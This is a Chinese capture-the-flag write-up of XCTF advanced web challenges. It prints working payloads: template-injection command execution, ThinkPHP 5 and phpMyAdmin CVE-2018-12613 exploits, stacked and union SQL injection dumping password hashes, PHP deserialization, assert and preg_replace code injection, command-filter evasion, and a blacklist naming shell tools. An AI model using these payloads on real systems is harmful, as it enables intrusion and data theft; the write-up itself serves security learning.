攻防世界 web高手进阶区 0x00-0x18

原创

ScyLamb 于 2021-02-26 22:34:57 发布 439 收藏 4

分类专栏： XCTF

本文链接：https://blog.csdn.net/weixin_45882317/article/details/111934034

文章目录

0x00 baby_web

> hint:想想初始页面是哪个

- 打开发现在首页在1.php
- 按照提示去index.php，抓包。
- getflag

0x01 Training-WWW-Robots

- 按题意直接访问robots.txt
- getFlag

0x02 Web_python_template_injection

- 访问显示

> python template injection

贴一个查询类的位置的脚本

```
cnt = 0
for i in "".__class__.__mro__[-1].__subclasses__():
    if 'os' in str(i):
        print(cnt, i)
        cnt += 1
    else:
        cnt += 1
```

payload：

```
{{''.__class__.__mro__[2].__subclasses__()}}
//<class 'site._Printer'>
{{''.__class__.__mro__[2].__subclasses__()[71].__init__.__globals__['os'].listdir('.')}}
//<type 'file'>
{{''.__class__.__mro__[2].__subclasses__()[40]('fl4g').read()}}
```

Python3脚本法

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}         //遍历基类 找到eval函数
    {% if 'eval' in b.keys() %}    //找到了
      {{ b['eval']('__import__("os").popen("ls").read()') }}  //导入cmd 执行popen里的命令 read读出数据
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

读到`URL http://111.200.241.244:56069/ fl4g index.py not found`，修改`ls`为`cat fl4g`即可

tqlmap.py法

python2

测试注入

```
python tplmap.py -u http://220.249.52.134:38179/*
```

获取shell

```
python tplmap.py -u http://220.249.52.134:38179/* --os-shell
```

成功则，输入命令即可

0x03 ※php_rce

- 显示ThinkPHP V5
  [V5.0 版本由 七牛云 独家赞助发布]
- 还提供了 一些外链
- 访问后没发现什么
- 百度ThinkPHP V5 漏洞
- 直接出来文章 参考资料
- 看了看，有些许看不懂，但有利用代码
- 直接抄payload，以后再慢慢学习

```
http://220.249.52.134:46600/?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls
http://220.249.52.134:46600/?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls /
http://220.249.52.134:46600/?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag
```

> call_user_func_array — 调用回调函数，并把一个数组参数作为回调函数的参数

0x04 Web_php_include

```php
<?php
show_source(__FILE__);//高亮显示代码
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) { //返回首次出现的字符串或false
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

str_replace这个函数的话

绕过方法通常为两个：

1. 大小写绕过
   `phP://`
2. 双写绕过
   `phpphp://://`

但这段代码中，str_replace函数循环使用，故可大小写绕过
这里我试用其他伪协议解题：
data://伪协议 执行任意PHP代码

```
http://220.249.52.134:57393/?hello=pphp://hp://filter/read=convert.base64-encode/resource=index.php&page=data://text/plain,<?php system('cat fl4gisisish3r3.php')?>
```

查看源代码
`$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}`

0x05 [强网杯2019] supersqli（随便注）

> 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

看到这道题，直接傻了，这应该是我之前第一次做的在线靶场第一道SQL注入题

- 1’报错
- 1’# 成功回显
- order by 3报错，2成功，两个回显处
- 尝试联合注入
  `return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);`
- 过滤了很多东西
- 然后之前就死在这里，之前没学堆叠注入
- 如今…

```
1';show databases;
1';use supersqli;
1';show tables;
1';alter table words rename word;
1';alter table `1919810931114514` add id int unsigned not Null auto_increment primary key;
1';rename table words to word1;
1';rename table `1919810931114514` to words;
1
```

这里使用的是alert的方法
或者：
`alter table words change flag id varchar(50);`
贴一个预编译：

```
-1';
set @sql = CONCAT('se','lect * from `1919810931114514`;');
prepare stmt from @sql;
EXECUTE stmt;
```

0x06 ics-06

> 云平台报表中心收集了设备管理基础服务的数据，但是数据被删除了，只有一处留下了入侵者的痕迹

- 进入后点击报表中心（其他点不了）
- 看见id=1
- 尝试手工注入，无果
- 尝试全等级sqlmap，无果
- 扫后台，发现目录，尝试目录穿越，无果
- 发现/index.php/login/ 抓包分析，无果
- 菜鸡表示不会

查看wp
好家伙，爆破id
`id=2333`

0x07 ※[HCTF 2018] warmup

- 看到页面只有滑稽，果断查看源代码，发现`source.php`
  发现代码，分析一波

```php
<?php
    highlight_file(__FILE__);//高亮显示代码 _FILE_当前文件的绝对地址
    class emmm
    {
        public static function checkFile(&$page)//公共静态函数，参数是指针
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];//白名单
            if (! isset($page) || !is_string($page)) {
            //is_string() 函数用于检测变量是否是字符串
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                //in_array(值，数组) 函数搜索数组中是否存在指定的值。
                return true;
            }

            $_page = mb_substr(//函数返回字符串的一部分
                $page, 0, mb_strpos($page . '?', '?')
  //mb_strpos(要被检查的字符串，搜索的字符串)
  //返回要查找的字符串在别一个字符串中首次出现的位置
            );//从下标0开始，到？结束
            if (in_array($_page, $whitelist)) {
                return true;
            }//检查_page的值在不在白名单内
/*
$_page变量是获取$page问号前的内容，是考虑到target有参数的情况，只要$_page在白名单中就直接return true。
但还考虑了url编码的情况，所以如果这步判断未成功，下一步又进行url解码。
*/
            $_page = urldecode($page);//url解码
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
            //若以上四个if语句均未返回值，则返回false
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];//引用该文件
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

代码分析如上

分析：
①可以利用?截取hint.php，然后利用/使hint.php?成为一个不存在的目录，最后include利用…/…/跳转目录读取flag 多少个…/就是多少个上级目录
②

- 第一个if语句对变量进行检验，要求$page为字符串，否则返回false
- 第二个if语句判断$page是否存在于$whitelist数组中，存在则返回true
- 第三个if语句判断截取后的$page是否存在于$whitelist数组中，截取$page中'?'前部分，存在则返回true
- 第四个if语句判断url解码并截取后的$page是否存在于$whitelist中，存在则返回true
  若以上四个if语句均未返回值，则返回false
  有三个if语句可以返回true，第二个语句直接判断$page，不可用
  第三个语句截取'?'前部分，则添加？即可

```
http://url/source.php?file=source.php?../ffffllllaaaagggg
```

无返回值，由于我们不知道ffffllllaaaagggg文件的具体位置，只能依次增加…/，最终发现flag在第五层

```
http://url/source.php?file=source.php?../../../../../ffffllllaaaagggg
http://url/source.php?file=source.php?/../../../../ffffllllaaaagggg
?/./../../../../ffffllllaaaagggg
```

> 注：这里的source.php?和source.php?..被当做一个文件夹
> 我猜PHP见到…/或者./就忽略前面的文件夹是否正确，直接当作当前目录

③

> 该漏洞为文件包含漏洞(phpmyadmin 4.8.1任意文件包含)
> cve编号为CVE-2018-12613，详情请戳

本题为改编题，观察源代码和题目差不多，很奇怪，他们都是利用第四句if的URL编码绕过，即%253f(?的二次编码)。好像是说第三个if提取后，问号后面是get参数。
？

payload：

```
http://URL/source.php?file=source.php%253f../../../../../ffffllllaaaagggg
```

参考

0x08 [XCTF 4th-QCTF-2018] NewsCenter

- 进入发现`search news`可以输入
- 尝试查询，发现news变化，抓包
- `search=1`看起来可以注入
- 一番尝试后，发现是简单的SQL注入

0x09 [XTCTF] Web_php_unserialize

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

- 很显然是使用反序列化绕过
- 有两个绕过点①正则表达式②__wakeup()
- ①正则表达式的意思是：`O/C:数字(O:数字或者C:数字这样的形式})，不区分大小写` 可以通过O:+4绕过
- ②__wakeup()函数在(CVE-2016-7124)中【当成员属性数目大于实际数目时可绕过wakeup方法】
- 故payload：
- `TzorNDoiRGVtbyl6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==`

> 坑：base64加密的时候，会遇到种种奇奇怪怪的问题
> 做反序列化的时候最好是本地加密

贴个大佬的payload：

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
    $A = new Demo('fl4g.php');
    $b = serialize($A);
    //string(49) "O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}"
    $b = str_replace('O:4', 'O:+4',$b);//绕过preg_match
    $b = str_replace(':1:', ':2:',$b);//绕过wakeup
        //string(49) "O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}"
    echo (base64_encode($b));       //TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==
?>
```

0x0A [tinyctf-2014] NaNNaNNaNNaN-Batman

- 打开是个js代码，大概分了一下就执行

```
<script>
_='function $(){e=getEleByld("c").value;length==16^be0f23233ace98aa$c7be9){tfls_aie}na_h0lnrg{e_0iit\'_ns=[t,n,r,i];for(o=0;o<13;++o){ [0]);.
splice(0,1)}}} \'<input id="c">< onclick=$()>Ok</>\');delete _var ","docu.)match(/"];/)!=null=[" write(s[o%4]buttonif(e.ment';
for(Y in $=' ')with(_.split($[Y]))_=join(pop());
eval(_)
</script>
```

- 显示个框框，再回去看代码
- 既然是执行_，那么我们来打印一波
- 加上 `document.write(_);` 【看其他人是改eval为alert弹窗显示，更方便，积累积累】
- 这里使用alert弹窗，我的也能做出来，但是源码少了input，alert更好一些

```
e=document.getElementByld("c").value;if(e.length==16)if(e.match(/^be0f23/)!=null)if(e.match(/233ac/)!=null)if(e.match(/e98aa$/)!=null)if(e.mat
ch(/c7be9/)!=null){var t=["fl","s_a","i","e}"];var n=["a","_h0l","n"];var r=["g{","e","_0"];var i=["it'","_","n"];var s=[t,n,r,i];for(var o=0;o<13;++o){docu
ment.write(s[o%4][0]);s[o%4].splice(0,1)}}}document.write('<input id="c"><button onclick=$()>Ok</button>');delete _
```

整理代码

```
<script>
function $(){
   var e=document.getElementById("c").value;
   if(e.length==16)
      if(e.match(/^be0f23/)!=null)
         if(e.match(/233ac/)!=null)
            if(e.match(/e98aa$/)!=null)
               if(e.match(/c7be9/)!=null){
                  var t=["fl","s_a","i","e}"];
                  var n=["a","_h0l","n"];
                  var r=["g{","e","_0"];
                  var i=["it'","_","n"];
                  var s=[t,n,r,i];
                  for(var o=0;o<13;++o){
                     document.write(s[o%4][0]);s[o%4].splice(0,1)
                     }
                     }
                     }
   document.write('<input id="c"><button onclick=$()>Ok</button>');
   delete _
</script>
```

- 找到关键代码：

```
<script>
   var t=["fl","s_a","i","e}"];
   var n=["a","_h0l","n"];
   var r=["g{","e","_0"];
   var i=["it'","_","n"];
   var s=[t,n,r,i];
   for(var o=0;o<13;++o){
      document.write(s[o%4][0]);s[o%4].splice(0,1)
   }
</script>
```

直接运行上面的代码即可getFLAG【或者直接运行上上的代码，绕过正则表达式即可】

> 坑：vscode居然转换了控制字符
> 我用vsc打开全是乱字符，我没看懂
> 看其他人的wp，发现可以使用其他编辑器打开,这里我使用npp打开

```
<script>_='function $(){STXe=EOTgetEleSIById("c").value;SOlength==16ENQ^be0f23SOH233acSOHe98aa$SOHc
```

可以看到控制字符，也能读懂代码

> 下次注意了，vsc打开看不懂，可以去试试其他编辑器

0x0B [NSCTF] web2

> hint：解密

```php
<?php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";

function encode($str){
    $_o=strrev($str);
    // echo $_o;

    for($_0=0;$_0<strlen($_o);$_0++){

        $_c=substr($_o,$_0,1);
        $__=ord($_c)+1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return str_rot13(strrev(base64_encode($_)));
}
highlight_file(__FILE__);
//逆向加密算法，解密$miwen就是flag
?
```

- 拿来分析一波

```php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";

function encode($str){
    $a=strrev($str);//strrev翻转字符串
    //echo $a;
        //变量有点难看，全部替换了
    for($i=0;$i<strlen($a);$i++){

        $p=substr($a,$i,1);
        $b=ord($p)+1;
        $p=chr($b);
        $f=$f.$p;
    }
    return str_rot13(strrev(base64_encode($f)));
    //str_rot13() 函数对字符串执行 ROT13 编码，可解密也可编码
}
$enstr=encode($miwen);
highlight_file(__FILE__);

$m='a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws';

function decode($str){
    $raw=base64_decode(strrev(str_rot13($str)));

    for($i=0;$i<strlen($raw);$i++){

        $p=substr($raw,$i,1);
        $b=ord($p)-1;
        $p=chr($b);
        $f=$f.$p;
    }
        echo strrev($f);
}
decode($m);
?>
```

加密方式：
1. 翻转字符串
2. 截取字符串
3. s=>ord换成ASCll（115）+1=116
4. chr(116)=t
5. base64_encode加密t
6. strrev翻转字符串
7. str_rot13编码字符串

解密方式：
1. str_rot13解码字符串
2. strrev翻转字符串
3. base64_encode解密t
4. 解ASCll ord(t)=116
5. 116-1=115
6. 转ASCllchr(115)=s
7. strrev翻转字符串

> 坑：一开始解密时输入的是加密算法的结果，结果返回自己，就不知道怎么做了。后来猛然醒悟，解密加密不就是等于自己...

0x0C PHP2

- 访问显示 `Can you anthenticate to this website?` `anthenticate 证明是真实的、可靠的或有效的; 鉴定，使生效`
- dirsearch扫描，sqlmap扫描，无果，菜鸡就会这两个
- 乱搞一会后，不会，百度
- 好家伙 `index.phps` 没见过

> php的源代码文件：后缀为phps
> From:
> phps文件类型主要由php组与php源关联。通常，php文件将由web服务器和php可执行文件解释，您将永远看不到php文件背后的代码。如果将文件扩展名设为.phps，配置正确的服务器将输出源代码的彩色格式版本，而不是通常生成的HTML。并非所有服务器都是这样配置的。它的MIME类型为：text/html, application/x-httpd-php-source, application/x-httpd-php3-source。

访问 `index.phps`

```
<?php
if("admin"===$_GET[id]) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
  echo "<p>Access granted!</p>";
  echo "<p>Key: xxxxxxx </p>";
}
?>

Can you anthenticate to this website?
```

- 简单的URL编码绕过 `id=%2561dmin`
- 注意：是要在index.php上传参

0x0B unserialize3

- 进入，发现代码审计

```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

太简单了，直接绕过wakeup()，见上面的 `0x10 Web_php_unserialize`

payload：
`/?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}`

0x0D upload1

- 进去就一个文件上传
- 测试了以下，就只有前端验证
- 抓包修改上传成功，连路径都写出来
- 蚁剑连接，getFlag

0x0F [2019-ZJCTF] nizhuansiwei

访问得

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

可见第一层过滤是`if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){`，该函数有两种方法①php://input②data伪协议

使用data绕过，`?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempdGY=`;

接下来是第二层

```php
 if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
```

一开始直接传file，发现无回显，利用伪协议读取文件内容`file=php://filter/read=convert.base64-encode/resource=useless.php`，解base后：

```php
<?php
class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

观察代码可见，只需将file变量设置flag.php即可，故构造新的类，并序列化

```php
<?php

class Flag
{  //flag.php
    public $file = "flag.php";
    public function __tostring()
    {
        if (isset($this->file)) {
            echo file_get_contents($this->file);
            echo "<br>";
            return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}

$a = new Flag;
echo serialize($a);//O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
?>
```

最终payload：

```
?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

0x10 ※[护网杯 2018] easytornado

> hint：Tornado 框架

- 访问

```
/flag.txt
flag in /fllllllllllllag
/welcome.txt
render
/hints.txt
md5(cookie_secret+md5(filename))
```

- 一番测试[只要文件名或者hash输入错误]下发现错误页面
- URL中的 `http://111.200.241.244:49430/error?msg=Error` msg可以进行模板注入
- 但是被过滤，然后就看wp了
- wp的大致思路是，知道模板名称，又知道要查 `cookie_secret` ；所以查官方文档或者博客，得知cookie_secret在Application对象settings属性中，又找到 `self.application.settings` 的别名 `RequestHandler.settings` ，同时handler指向的处理当前这个页面的RequestHandler对象，故 `Handler.settings` 指向 `RequestHandler.settings`
- payload： `?msg={{Handler.settings}}`
- 最后使用脚本加密即可

```
import hashlib

def md5(s):
 md5 = hashlib.md5()
 md5.update(s)
 return md5.hexdigest()

def filehash():
 filename = '/fllllllllllllag'
 cookie_secret = r'0adc989e-286a-4e36-9626-3c5ba8e83390'
 print(md5(cookie_secret+md5(filename)))

if __name__ == '__main__':
 filehash()
```

有点一知半解

0x11 ※[TokyoWesterns CTF] shrine

- 进入得代码，分析

```
import flask
import os
app = flask.Flask(__name__)
app.config['FLAG'] = os.environ.pop('FLAG')//?
@app.route('/')
def index():
    return open(__file__).read()
@app.route('/shrine/')
def shrine(shrine):
    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '') //过滤(、)
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s
        #把对应变量设为了None，使得不能直接访问config和self
    return flask.render_template_string(safe_jinja(shrine))

if __name__ == '__main__':
    app.run(debug=True)
```

参考

0x12 [csaw-ctf-2016-quals] mfw

- 进入网页后随意浏览
- 注意到.git
- 访问 `/.git/config` 成功，存在git泄露
- 利用工具GitHacker下载
- 发现index.php
- 关键代码如下：

```php
?php

if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

- 有危险函数，闭合assert函数

```
bool assert(mixed  $assertion[, Throwable $exception] )
```

> assert函数会检查指定的assertion并在结果为FALSE时采取适当的行动。
> 如果assertion是字符串，它会被assert函数当作PHP代码来执行。

- ①闭合第一句assert `?page='.system("ls").'`
- ②闭合两句 `?page=').system("ls");//`
- ③拼接符换成or `') or system('ls');//`
- payload：
- `?page=') or system("cat templates/flag.php");//`
  `?page=').system("cat templates/flag.php");//`
  `?page='.system("cat templates/flag.php").'`

0x13 [网鼎杯 2018] fakebook

- 进去摸索一会后，扫描得robots.txt
- 发现 `/user.php.bak`

```php
<?php

class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();//初始化curl句柄

        curl_setopt($ch, CURLOPT_URL, $url);//需要获取的URL地址
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        //将curl_exec()获取的信息以文件流的形式返回，而不是直接输出。
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        /*
        curl_getinfo — 获取一个cURL连接资源句柄的信息
        CURLINFO_HTTP_CODE - 最后一个收到的HTTP代码
        */
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog);
    }

}
```

- 分析 `isValidBlog ()` 中的正则表达式：

/^(((http(s?))\:\/\/)?) ([0-9a-zA-Z\-]+\.)+ [a-zA-Z]{2,6} (\:[0-9]+)? (\/\S*)? $/i
^ $分别匹配字符串开始，字符串结束
(((http(s?))\:\/\/)?) 非贪婪（零次或者一次）匹配https:// 或者 http://
([0-9a-zA-Z\-]+\.)+ 多次匹配数字大小写字母和-
[a-zA-Z]{2,6} 匹配2次到6次字母
(\:[0-9]+)? 匹配:数字【即端口号】
(\/\S*)? 非贪婪匹配 /多次非空白字符
综上所述：匹配可带端口号的限制字母个数的正常URL

看了源代码，发现疑似ssrf漏洞，又分析一波正则表达式后，发现我绕不过去

去网站中找了找，发现 ?no=1；试了一下。。。成功SQL注入

SQL注入 payload：

1 order by 4–+ ==>4

0 /*!UnIoN*/ SeLeCT 1,2,3,4--+ ==>注入点2

?no=0 /*!UnIoN*/ select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=database()--+ ==>users

?no= 0 /*!UnIoN*/ select 1,group_concat(column_name),3,4 from information_schema.columns where table_schema=database() and table_name='users'--+ ==>no,username,passwd,data

?no= 0 /*!UnIoN*/ select 1,group_concat(no,'-',username,'-',passwd,'-',data),3,4 from fakebook.users--+

结果：

1-admin-4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172da793a6e79d560e5f7f9bd058a12a280433ed6fa46510a-O:8:"UserInfo":3:{s:4:"name";s:5:"admin";s:3:"age";i:12;s:4:"blog";s:20:"http://www.baidu.com";},2-1-4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172da793a6e79d560e5f7f9bd058a12a280433ed6fa46510a-O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:12;s:4:"blog";s:20:"http://www.baidu.com";}

- 然后就不会了，wp启动

可以看到name、age、blog等信息，此时再看data那里反序列化后的结果，所有的信息都被藏在了data列里，猜测服务器是通过查询data字段,得到其中的序列化信息来渲染整个页面,从而恰好得到页面中的username,age,blog值。在猜想到这个逻辑之后，我们就可以通过修改查询的序列化对象的值来构造ssrf请求,从而读取到flag文件。

payload：

?no=0 union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:0;s:4:"blog";s:29:"file:///var/www/html/flag.php";}' --+

然后在源代码中找到base64，解码即可

0x14 [XCTF 4th-WHCTF-2017] Cat

进去一个ping命令执行

有过滤，绕不过去

wp1 wp2


大致思路：网站是PHP写的，但云端不一定是PHP写的

①尝试传一个URL编码（如%79），返回解码后的字符

②尝试传%80【因为ASCII码0~127，80正好是128】，此时页面返回报错页面，可得后端是python站点且使用的是 Django框架

③比赛时有提示 RTFM of PHP CURL===>>read the fuck manul of PHP CURL???

④找到解题点：



⑤根据Django的目录，可以使用@进行文件传递，对文件进行读取之后还会把内容传给url参数。如果像上面一样有超出解析范围的编码的时候就会得到错误信息。

⑥通过 Django 报错调用栈中的信息，尝试从配置文件settings.py的寻找database的相关信息 ?url=@/opt/api/api/settings.py

⑦报错内容中搜索database得database.sqlite3，故最后的payload： ?url=@/opt/api/database.sqlite3 ，再搜索ctf即可

0x15 [XCTF 4th-CyberEarth] ics-05

- 进入设备维护中心
- 在源代码中发现 ?page=index ，尝试文件包含
- /index.php?page=php://filter/read=convert.base64-encode/resource=index.php 成功，源代码：

```php
<?php
$page = $_GET[page];

if (isset($page)) {
if (ctype_alnum($page)) {//ctype_alnum检查提供的字符串是否全部为字母和(或)数字字符。
?>

    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    <br /><br /><br /><br />

<?php
}else{
?>
        <br /><br /><br /><br />
        <div style="text-align:center">
            <p class="lead">
                <?php

                if (strpos($page, 'input') > 0) {
                    die();
                }
                if (strpos($page, 'ta:text') > 0) {
                    die();
                }
                if (strpos($page, 'text') > 0) {
                    die();
                }
                if ($page === 'index.php') {
                    die('Ok');
                }
                    include($page);
                    die();
                ?>
        </p>
        <br /><br /><br /><br />

<?php
}}
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
?>
```

- 代码的前半部分，用于文件包含出index.php，后半部分中出现了`preg_replace()`该函数有/e 模式命令执行漏洞【pattern值和subject值相同，replacement的代码就会执行。】

> preg_replace (mixed $pattern , mixed $replacement , mixed $subject , int KaTeX parse error: Expected 'EOF', got '&' at position 18: …mit = -1 , int &count = ?) : mixed
> 搜索 `subject` 中匹配 `pattern` 的部分，以 `replacement` 进行替换。

- 添加`X-Forwarded-For:127.0.0.1`,url:`index.php?pat=/1/e&sub=1&rep=phpinfo()`返回phpinfo，测试成功
- payload：

`?pat=/1/e&sub=1&rep=system('ls')`

`?pat=/1/e&sub=1&rep=system('ls ./s3chahahaDir')`

`?pat=/1/e&sub=1&rep=system('ls ./s3chahahaDir/flag')`

`?pat=/1/e&sub=1&rep=system('cat ./s3chahahaDir/flag/flag.php')`

0x16 favorite_number

进入页面：

```php
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im",$num)){
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){
            echo "my favorite num is:";
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```

审计代码可得三个待绕过点：

①数组绕过，要求绝对相等，且键0不对应admin

②绕过正则表达式一`/^\d+$/im`

③绕过正则表达式二执行命令

（1）数组绕过之key溢出

简单来说就是键`4294967296`等于键`0`

> var_dump([0 => 0] === [0x100000000 => 0]); // bool(true)
> 数组中十六进制数0x100000000,相当于0。但是在POST传参过程中要转换为十进制。而`0x100000000 === 4294967296（十进制）`

故`stuff[4294967296]=admin&stuff[1]=user`即可绕过

（2）绕过正则表达式一

`/^\d+$/im`匹配数字，`^$`限制字符串头尾

=》与平常的不同的是，多了`m`修饰符，`m`代表多行匹配

因此`^和$`不仅匹配字符串的开头和结尾，也能**匹配一行的开头和结尾**

因此只要构造前面为数字再换行输入命令即可，preg_match()会匹配成功第一行，第二行匹配失败；但函数返回Ture

（3）绕过正则表达式二

`/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i`

过滤一些常用的命令和符号，但可以发现没有过滤变量符号$，故构造特殊变量即可，如1,@

payload：

`stuff[4294967296]=admin&stuff[1]=user&num=1%0Aca$1t /fla$1g`

记一个printf写入文件执行的方法：

```
printf /fla > /tmp/hello
printf g >> /tmp/hello
tac `tac /tmp/hello`

# printf /fla > /tmp/hello %26%26 printf g >> /tmp/hello %26%26 tac `tac /tmp/hello
```

0x17 ※[XCTF 4th-QCTF-2018] lottery

有附件，下载，代码审计

漏洞在api.php：

```
$money = $_SESSION['money'];
 $numbers = $req['numbers'];
 $win_numbers = random_win_nums();
 $same_count = 0;
 for($i=0; $i<7; $i++){
  if($numbers[$i] == $win_numbers[$i]){
   $same_count++;
  }
 }
```

使用弱类型比较，故构造全TRUE即可

查看jquery的格式

